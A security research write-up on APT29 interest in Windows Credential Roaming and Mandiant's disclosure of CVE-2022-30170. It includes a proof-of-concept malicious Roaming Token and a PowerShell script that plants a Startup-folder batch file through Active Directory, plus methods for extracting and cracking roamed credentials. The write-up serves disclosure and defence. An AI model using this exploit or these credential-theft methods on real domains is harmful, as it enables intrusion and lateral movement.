They See Me Roaming: Following APT29 by Taking a Deeper Look at Windows Credential Roaming

In early 2022, Mandiant detected and responded to an incident where APT29 successfully phished a European diplomatic entity and ultimately abused the Windows Credential Roaming feature. The diplomatic-centric targeting is consistent with Russian strategic priorities as well as historic APT29 targeting. Mandiant has been tracking APT29—a Russian espionage group that is sponsored by the Foreign Intelligence Service (SVR)—since at least 2014. Some APT29 activity is also publicly referred to as Nobelium by Microsoft.

During the short timespan that APT29 was determined to be active inside the victim network, Mandiant observed numerous LDAP queries with atypical properties (Figure 1) performed against the Active Directory system.

Figure 1: Example of event log of LDAP query

```
4662 | Audit Success | An operation was performed on an object.

Subject :

Security ID: < redacted by Mandiant >

Account Name: < redacted by Mandiant >

Account Domain: <redacted by Mandiant>

Logon ID: 0x000000006d15eb96

Object:

Object Server: DS

Object Type: %{bf967aba-0de6-11d0-a285-00aa003049e2}

Object Name: < redacted by Mandiant >

Handle ID: 0x0000000000000000

Operation:

Operation Type: Object Access

Accesses: %%7688

Access Mask: 0x00000100

Properties: %%7688

{771727b1-31b8-4cdf-ae62-4fe39fadf89e}

{612cb747-c0e8-4f92-9221-fdd5f15b550d}

{91e647de-d96f-4b70-9557-d63ff4f3ccd8}

{b7ff5a38-0818-42b0-8110-d3d154c97f24}

{bf967aba-0de6-11d0-a285-00aa003049e2}
```

The queried LDAP attributes relate to usual credential information gathering (e.g. unixUserPassword); however, one attribute in particular stood out: `{b7ff5a38-0818-42b0-8110-d3d154c97f24}`, or `msPKI-CredentialRoamingTokens`, which is described by Microsoft as '*storage of encrypted user credential token BLOBs for roaming*'. Upon further inspection, Mandiant identified that this attribute is part of a lesser-known feature of Active Directory: Credential Roaming.

A Deep Dive into Credential Roaming

Credential Roaming was introduced in Windows Server 2003 SP1 and is still supported on Windows 11 and Windows Server 2022. This feature was created to allow certificates (and other credentials) to 'roam' with the user.

For example: Consider a scenario where a corporation uses autoenrollment to automatically provision certificates for employees for the purpose of Secure/Multipurpose Internet Mail Extension (S/MIME) encryption. When user Alice logs on to device A, the autoenrollment process launches and she is enrolled into the corresponding certificate template. However, should Alice now log in to device B, she would receive a new certificate (because the certificate is device-local). Credential Roaming ensures that Alice's first S/MIME certificate (from device A), including the private key, is saved to device B before the autoenrollment process kicks in. With Credential Roaming, Alice would only enroll one certificate, thereby removing the need for duplicate certificates and reducing the certificate management overhead.



Figure 2: Credential Roaming diagram (source)

Any kind of certificates, including certificates from external sources (such as public PKI vendors), are supported (with the exclusion of certificates where the private key is stored in hardware [e.g. TPM]). More examples and details are available in a Microsoft whitepaper on Credential Roaming, published in 2012.

Windows Vista extended the credential roaming functionality so that usernames and passwords stored in the Windows Credential Manager can also be roamed between computers. This functionality was removed in Windows 7, presumably due to security precautions.

Credential Roaming was touched upon briefly by Michael Grafnetter in his blog post Extracting Roamed Private Keys from Active Directory, where Mr. Grafnetter explains how his `DSInternals` toolkit can be used to extract the roamed credentials from Active Directory and how the popular Mimikatz tool can be used to decrypt the DPAPI secrets with the DPAPI Domain Backup Key.

Credential Roaming synchronizes certificates and credentials (called 'Roaming Tokens') by using the user's Active Directory account as a datastore. The 2012 Microsoft whitepaper identifies the following LDAP properties are used in Credential Roaming:

- `msPKI-CredentialRoamingTokens`
- `msPKIRoamingTimeStamp`
- `msPKIDPAPIMasterKeys`
- `msPKIAccountCredentials`

These attributes form the `Private-Information` property set. The last attribute, `msPKIAccountCredentials`, is where the Roaming Tokens are stored. The `msPKIRoamingTimeStamp` attribute contains the last update time of `msPKIAccountCredentials`, and `msPKIDPAPIMasterKeys` contains the user's Data Protection API (DPAPI) Master Keys.

Credential Roaming is implemented using a Scheduled Task (Figure 3) at `\Microsoft\Windows\CertificateServicesClient\UserTask-Roam`. This scheduled task launches a Component Object Model (COM) object with CLSID `{58FB76B9-AC85-4E55-AC04-427593B1D060}`, corresponding with the `dimsjob.dll` DLL (the Credential Roaming service was formerly named the Digital Identity Management Service [DIMS]). The string "`KEYROAMING`" is passed as an argument.



Figure 3: Scheduled Task that launches Credential Roaming

By examining the `dimsjob.dll` DLL entry point, Mandiant observed that `dimsjob.dll` loads another DLL, `dimsroam.dll`, to perform the Credential Roaming functionality (for the purposes of simplicity, the DLLs examined in this article are from Windows Server 2008 R2. Recent versions of Windows use various COM objects to handle Credential Roaming, but the same principles apply).

```
if (local_48 != '\0') {
  if ((this->cProvider).lpProcAddress == (FARPROC)NULL) {
    CProvider::Load(&this->cProvider,(unsigned_short *)L"dimsroam.dll","DimsRoamEntry");
  }
  if (((undefined **)WPP_GLOBAL_Control != &WPP_GLOBAL_Control) &&
     ((WPP_GLOBAL_Control[0x1c] & 0x10) != 0)) {
    WPP_SF_D(*(undefined8 *)(WPP_GLOBAL_Control + 0x10),0xc,&DAT_7ff707e13c0,uVar6);
  }
  CProvider::operator()(&this->cProvider,uVar6,(void *)0x0,0);
}
```

Figure 4: Snippet of code from `dimsjob.dll!CDims::Notify` where `dimsroam.dll!DimsRoamEntry` is called

Mandiant then identified the binary structure of the entries in the `msPKIAccountCredentials` LDAP attribute (Figure 5).



Figure 5: Binary structure of Roaming Tokens

The binary structure starts off with an indication of which type of Roaming Token this entry represents. Mandiant identified the following types:

- %0: DPAPI Master Key
- %1: CAPI Private Key (RSA)
- %2: CAPI Private Key (DSA)
- %3: CAPI Certificate
- %4: CAPI Certificate Request

- %5: Username/Password (Enterprise Credential Data)
- %6: (unknown – presumably unused)
- %7: CNG Certificate
- %8: CNG Certificate Request
- %9: CNG Private Key

Next follows the identifier of the Roaming Token. This is the filename of the corresponding file on disk. The structure continues with the last update timestamp of the Roaming Token, some NULL bytes (padding) and the SHA1 hash of the Roaming Token data. Finally, the size of the Roaming Token data is included (4 bytes integer) and the raw data of the Roaming Token data.

When `dimsroam.dll` launches, it retrieves these structures from the `msPKIAccountCredentials` LDAP attribute of the current user. For every entry, it determines if there already exists a local file that corresponds to the Roaming Token. If such a file is found, `dimsroam.dll` will compare the last file write time and the SHA1 hash and update the file if necessary. If such a local file is not found, `dimsroam.dll` identifies the correct save location for the binary data based on the type of the Roaming Token (Figure 6).

```
LPWSTR * GetSaveFolderLocationForFileType
                   (uint RoamingTokenType,LPWSTR pszStringSid,int *param_3,LPWSTR *OutBuffer)


{
  short *psVar1;
  LPWSTR *NewEndOfBuffer;

  if (RoamingTokenType == 7) {
    RoamingTokenType = 3;
  }
  else {
    if (RoamingTokenType == 8) {
      RoamingTokenType = 4;
    }
    if (5 < RoamingTokenType) {
      return (LPWSTR *)0x0;
    }
  }
                    /* Determine folder based on file type
                       0 = "Microsoft\Protect\"
                       1 = "Microsoft\Crypto\RSA\"
                       2 = "Microsoft\Crypto\DSS\"
                       3 = "Microsoft\SystemCertificates\My\"
                       4 = "Microsoft\SystemCertificates\Req"
                       5 = "Microsoft\Credentials" */
  psVar1 = (short *)(&PTR_u_Microsoft\Protect\_7ff33be16c0)[RoamingTokenType];
```

Figure 6: Snippet from dimsroam.dll where the save location is determined based on the Roaming Token type (the path is prepended with the user's `%AppData%` directory)

To determine the final save location of the roaming token, the identifier (byte 0x03 to 0x0F) is appended to the folder path string (Figure 7).

```
25      ppWVar3 = GetSaveFolderLocationForFileType
26                          (pBuffer[1] - 0x30,pszStringSid,(int *)(FilePathBuffer + 260
27                           (LPWSTR *)(FilePathBuffer + (~FilePathLength - 1)));
28      if (ppWVar3 != (LPWSTR *)NULL) {
29        uVar4 = (ulonglong)((int)uVar6 + 94);
30        FilePathLength = (longlong)FilePathBuffer + (518 - (longlong)ppWVar3) >> 1;
31        if ((longlong)uVar4 < (longlong)FilePathLength) {
32          FilePathLength = uVar4;
33        }
34        uVar4 = 0;
35        if (FilePathLength != 0) {
36          do {
37            if (pBuffer[uVar4 + 2] == 0) break;
38            *(ushort *)((longlong)ppWVar3 + uVar4 * 2) = (ushort)pBuffer[uVar4 + 2];
39            uVar4 = uVar4 + 1;
40          } while (uVar4 < FilePathLength);
41        }
```

Figure 7: Identifier string is appended to folder path string

This file path is then directly passed to a `kernel32!CreateFileW` API call (Figure 8), where the Roaming Token data will be written.

```
65    uVar5 = GetSaveLocationForRoamingToken(pBuffer,FilePath);
66    DVar2 = (DWORD)uVar5;
67    pBVar10 = lpBuffer;
68    if (DVar2 == 0) {
69                    /* If FileType = 0 (Masterkey), attributes becomes 0x8000006 (GENERIC_READ |
70                       FILE_ATTRIBUTE_SYSTEM | FILE_ATTRIBUTE_HIDDEN), otherwise attributes becomes
71                       0x108000004 (0x100000000? | GENERIC_READ | FILE_ATTRIBUTE_SYSTEM) */
72      dwFlagsAndAttributes = (-(uint)(FileType != '0') & 0xfffffffe) + 0x8000006;
73      hFile = CreateFileW(FilePath,3,0,(LPSECURITY_ATTRIBUTES)0x0,OPEN_ALWAYS,dwFlagsAndAttributes,
74                          (HANDLE)0x0);
75                    /* If file couldn't be created because of path not found; create the path */
76      if (hFile == (HANDLE)INVALID_HANDLE_VALUE) {
77        DVar2 = GetLastError();
78        if (DVar2 == ERROR_PATH_NOT_FOUND) {
79          uVar5 = INVALID_HANDLE_VALUE;
80          pwVar8 = FilePath;
81          do {
82            if (uVar5 == 0) break;
83            uVar5 = uVar5 - 1;
84            wVar1 = *pwVar8;
85            pwVar8 = pwVar8 + 1;
86          } while (wVar1 != L'\0');
87          DVar2 = DRR_CreateDirectory(FilePath,~uVar5 - 1);
88          if (DVar2 == ERROR_SUCCESS) {
89            hFile = CreateFileW(FilePath,3,0,(LPSECURITY_ATTRIBUTES)0x0,OPEN_ALWAYS,
90                                dwFlagsAndAttributes,(HANDLE)0x0);
```

Figure 8: The modified file path is passed to kernel32!CreateFileW

CVE-2022-30170: Arbitrary File Write turns Remote Code Execution

The aforementioned behavior introduces an Arbitrary File Write vulnerability: the file path is not properly sanitized and may contain directory traversal (“..\”) characters. If an attacker can control the `msPKIAccountCredentials` LDAP attribute, they may add a malicious Roaming Token entry where the identifier string contains directory traversal characters and thereby write an arbitrary number of bytes to any

file on the file system, posing as the victim account. The only constraint is that the full file name plus directory traversal characters fits within the 92 bytes buffer.

As a proof of concept, Mandiant developed the following malicious Roaming Token entry (Figure 9).

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

25 33 5C 2E 2E 5C 2E 2E 5C 2E 2E 5C 57 69 6E 64  %3\..\..\..\Wind
6F 77 73 5C 53 74 61 72 74 20 4D 65 6E 75 5C 50  ows\Start Menu\P
72 6F 67 72 61 6D 73 5C 53 74 61 72 74 75 70 5C  rograms\Startup\
6D 61 6C 69 63 69 6F 75 73 2E 62 61 74 00 00 00  malicious.bat...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
F0 A1 F0 4C 9C 1A D8 01 00 00 00 00 F5 2F 69 6E  ð¡ðLœ.Ø.....õ/in
C0 F1 D3 B1 3E 9D 9D 55 3A DB B4 91 CA 6C C7 A3  ÀñÓ±>..U:Û´ 'Êl Ç£
19 00 00 00 40 65 63 68 6F 20 6F 66 66 0D 0A 73  ....@echo off..s
74 61 72 74 20 63 61 6C 63 2E 65 78 65           tart calc.exe
```

Figure 9: Malicious Roaming Token entry

To insert the malicious Roaming Token entry into the `msPKIAccountCredentials` LDAP attribute of a victim account, run the following PowerShell script (Figure 10).

Figure 10: PowerShell script to insert the malicious Roaming Token entry

```
# Fetch current user object

$user = get-aduser <victim username> -properties @('msPKIDPAPIMasterKeys',
'msPKIAccountCredentials', 'msPKI-CredentialRoamingTokens',
'msPKIRoamingTimestamp')

# Install malicious Roaming Token (spawns calc.exe)

$malicious_hex =
"25335c2e2e5c2e2e5c57696e646f77735c5374617274204d656e755c50726f6772616d735c5374
61727475705c6d616c6963696f75732e626174000000000000000000000000000000000000
000000000000000000000000000000000000000000000000f0a1f04c9c1ad80100000000f52f696ec0f1d3b13e9d
9d553adbb491ca6cc7a319000000406563686f206f66660d0a737461727420636c632e657865"

$attribute_string = "B:$($malicious_hex.Length):${malicious_hex}:$($user.DistinguishedName)"

Set-ADUser -Identity $user -Add @{msPKIAccountCredentials=$attribute_string} -Verbose


# Set new msPKIRoamingTimestamp so the victim machine knows an update was pushed

$new_msPKIRoamingTimestamp = ($user.msPKIRoamingTimestamp[8..15] +
[System.BitConverter]::GetBytes([datetime]::UtcNow.ToFileTime())) -as [byte[]]
set-aduser -Identity $user -Replace @{msPKIRoamingTimestamp=$new_msPKIRoamingTimestamp} -
Verbose
```

By updating the `msPKIRoamingTimeStamp` attribute, the Credential Roaming service will trigger synchronization on *any* computer where the victim user logs in from then on; `dimsroam.dll` will parse the `msPKIAccountCredentials` LDAP attribute and will create '`%APPDATA%\Microsoft\SystemCertificates\My\Certificates\..\..\..\Windows\Start Menu\Programs\Startup\malicious.bat`' (or simplified, '`%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\malicious.bat`') with the content '`@echo off [newline] start calc.exe`'. This BAT file will execute the next time the user logs on to any system, thereby achieving remote code execution in the context of the victim user.

This vulnerability was reported to MSRC in April 2022 and was classified as an 'Elevation of Privilege' vulnerability. Microsoft assigned CVE-2022-30170 and published KB5017365 and KB5017367 on September 13 2022 to address the issue. Mandiant published this vulnerability under MNDT-2022-0038.

An Attacker's Perspective

The use of Credential Roaming in an organization allows attackers (and Red Teams) to abuse the saved credentials for the purposes of privilege escalation. The author identifies the following situations that could allow an attacker to abuse Credential Roaming:

1. An organization has not applied the September 2022 patch to each system where Credential Roaming is used.

   The affected systems are vulnerable to CVE-2022-30170 – an attacker can abuse this vulnerability to write arbitrary files to the affected systems in the context of any users they can control, possibly allowing for lateral movement. Using this technique, an attacker can spread to any affected system accessed by the victim user, including systems that are possibly unknown to the attacker at the time of compromise, in a fully automatic fashion.

   Note that the attacker requires write access to the victim user's Active Directory account, either by having access to the account itself or through another AD account with sufficient privileges over the victim account. Credential Roaming must be configured and in use on the victim user and system for the vulnerability to be exploitable.

2. An attacker gained Domain Administrator privileges in an organization where Credential Roaming is in use or was used in the past without proper clean-up.

   In this scenario, the attacker can retrieve the DPAPI Domain Backup Key and decrypt all credentials stored in the Active Directory attributes for Credential Roaming. In his blog post 'Extracting Roamed Private Keys from Active Directory', Mr. Grafnetter explains how his `DSInternals` toolkit can be used to extract the roamed credentials from Active Directory and how Mimikatz tool can be used to decrypt the DPAPI secrets with the DPAPI Domain Backup Key.

   Note that even if your organization does not currently use Credential Roaming, but used Credential Roaming in the past, credentials may still be stored in the Active Directory! In their 2012 whitepaper, Microsoft explains how system administrators should decommission Certificate Roaming. The decommissioning process includes manual deletion of the Roaming Credentials from Active Directory (clearing the `msPKIAccountCredentials`, `msPKIRoamingTimeStamp` and `msPKIDPAPIMasterKeys` LDAP attributes). Organizations that failed to perform this clean-up process may still have sensitive secrets stored in their Active Directory environment.

   Additionally, if the organization uses (or used) Credential Roaming with Windows Vista-era machines, not only certificates/private keys but also usernames and passwords may be stored in the Active Directory (Windows 7 removed the ability to roam usernames and passwords, presumably due to security concerns).

3. An attacker has access to the cleartext password of a user where Credential Roaming is in use or was in use in the past.

As in scenario (2), the attacker can authenticate as the victim user and retrieve the Credential Roaming attributes from Active Directory. With the user's cleartext password, the attacker can decrypt the DPAPI master key and in turn obtain the credentials stored in the Credential Roaming attributes.

4. An attacker has read access to the `msPKIDPAPIMasterKeys` attribute on a victim account, but does not have the cleartext password of the victim user.

   By reading the `msPKIDPAPIMasterKeys` attribute, an attacker can extract the DPAPI Master Key for a user and use the DPAPImk2john.py Python script from the popular John the Ripper password cracking software to extract the user's password hash. This hash can then be cracked offline using either John The Ripper (john) or hashcat.

Recommendations

Mandiant recommends organizations to check whether Credential Roaming is in use in their environment; and if so, apply the September 2022 patch urgently to remediate CVE-2022-30170. Additionally, organizations that have used Credential Roaming in the past should investigate if the proper clean-up process (as described by Microsoft) was followed.

Future Work

While this research certainly deepens our understanding of Credential Roaming and offers insight into why APT29 is actively querying the related LDAP attributes in Active Directory, the attribute that Mandiant IR consultants observed (`msPKI-CredentialRoamingTokens {b7ff5a38-0818-42b0-8110-d3d154c97f24}`) is not featured in the inner workings of Credential Roaming. Mandiant was—as of yet—unable to determine how (or if) this attribute is used in Credential Roaming.

References

Appendix: Disclosure Timeline for CVE-2022-30170

- 20 April 2022 - Issue submitted to Microsoft
- 26 April 2022 - Case opened
- 18 May 2022 - Microsoft confirms issue
- 01 June 2022 - Microsoft classifies issue as a 'Defense in Depth' vulnerability
- 07 June 2022 - Re-explain scope and impact to MSRC
- 09 June 2022 - MSRC re-evaluates severity of the issue
- 17 June 2022 - MSRC assigns CVE-2022-30170
- 13 September 2022 - Patch released